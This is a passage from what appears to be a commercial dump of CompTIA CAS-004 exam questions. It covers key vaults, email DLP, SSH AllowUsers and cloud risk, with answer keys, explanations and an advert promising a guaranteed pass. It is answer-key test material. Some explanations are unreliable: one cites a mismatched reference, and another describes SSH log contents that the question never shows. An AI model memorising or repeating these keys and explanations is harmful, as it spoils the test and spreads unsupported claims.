- D. Key vault

Answer: D

Explanation:

Reference: <https://docs.microsoft.com/en-us/windows/security/information-protection/tpm/tpm-fundamentals>

A key vault is a service that provides secure storage and management of keys, secrets, and certificates. It can be used to store credentials used to publish

production software to the container registry in a secure location, and restrict access to the pipeline service account without allowing the third-party developer to read the credentials directly. A TPM (trusted platform module) is a hardware device that provides cryptographic functions and key storage, but it is not suitable for storing shared credentials. A local secure password file is a file that stores passwords in an encrypted format, but it is not as secure or scalable as a key vault. MFA (multi-factor authentication) is a method of verifying the identity of a user or device by requiring two or more factors, but it does not store credentials. Verified References: <https://www.comptia.org/blog/what-is-a-key-vault> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

NEW QUESTION 306

The Chief information Officer (CIO) asks the system administrator to improve email security at the company based on the following requirements:

- * Transaction being requested by unauthorized individuals.
- * Complete discretion regarding client names, account numbers, and investment information.
- * Malicious attackers using email to malware and ransomware.
- * Exfiltration of sensitive company information.

The cloud-based email solution will provide anti-malware reputation-based scanning, signature-based scanning, and sandboxing. Which of the following is the BEST option to resolve the board's concerns for this email migration?

- A. Data loss prevention
- B. Endpoint detection response
- C. SSL VPN
- D. Application whitelisting

Answer: A

Explanation:

Data loss prevention (DLP) is the best option to resolve the board's concerns for this email migration. DLP is a set of tools and policies that aim to prevent unauthorized access, disclosure, or exfiltration of sensitive data. DLP can monitor, filter, encrypt, or block email messages based on predefined rules and criteria, such as content, sender, recipient, attachment, etc. DLP can help protect transactions, customer data, and company information from being compromised by malicious actors or accidental leaks. Verified References: <https://www.comptia.org/training/books/casp-cas-004-study-guide> , <https://www.csoonline.com/article/3245746/what-is-dlp-data-loss-prevention-and-how-does-it-work.html>

NEW QUESTION 308

A security analyst receives an alert from the SIEM regarding unusual activity on an authorized public SSH jump server. To further investigate, the analyst pulls the event logs directly from `/var/log/auth.log`: `graphic.ssh_auth_log`.

Which of the following actions would BEST address the potential risks by the activity in the logs?

- A. Alerting the misconfigured service account password
- B. Modifying the AllowUsers configuration directive
- C. Restricting external port 22 access
- D. Implementing host-key preferences

Answer: B

Explanation:

Reference: <https://www.rapid7.com/blog/post/2017/10/04/how-to-secure-ssh-server-using-port-knocking-on-ubuntu-linux/>
The AllowUsers configuration directive is an option for SSH servers that specifies which users are allowed to log in using SSH. The directive can include usernames, hostnames, IP addresses, or patterns. The directive can also be negated with a preceding exclamation mark (!) to deny access to specific users. The logs show that there are multiple failed login attempts from different IP addresses using different usernames, such as root, admin, test, etc. This indicates a brute-force attack that is trying to guess the SSH credentials. To address this risk, the security analyst should modify the AllowUsers configuration directive to only allow specific users or hosts that are authorized to access the SSH jump server. This will prevent unauthorized users from attempting to log in using SSH and reduce the attack surface. References: https://man.openbsd.org/sshd_config#AllowUsers
<https://www.ssh.com/academy/ssh/brute-force>

NEW QUESTION 309

An organization is preparing to migrate its production environment systems from an on-premises environment to a cloud service. The lead security architect is concerned that the organization's current methods for addressing risk may not be possible in the cloud environment.

Which of the following BEST describes the reason why traditional methods of addressing risk may not be possible in the cloud?

- A. Migrating operations assumes the acceptance of all risk.
- B. Cloud providers are unable to avoid risk.
- C. Specific risks cannot be transferred to the cloud provider.
- D. Risks to data in the cloud cannot be mitigated.

Answer: C

Explanation:

According to NIST SP 800-146, cloud computing introduces new risks that need to be assessed and managed by the cloud consumer. Some of these risks are related to the shared responsibility model of cloud computing, where some security controls are implemented by the cloud provider and some by the cloud consumer. The cloud consumer cannot transfer all the risks to the cloud provider and needs to understand which risks are retained and which are mitigated by the cloud provider.³

NEW QUESTION 314

.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questions and Answers in PDF Format

CAS-004 Practice Exam Features:

- * CAS-004 Questions and Answers Updated Frequently
- * CAS-004 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-004 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-004 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
[Order The CAS-004 Practice Test Here](#)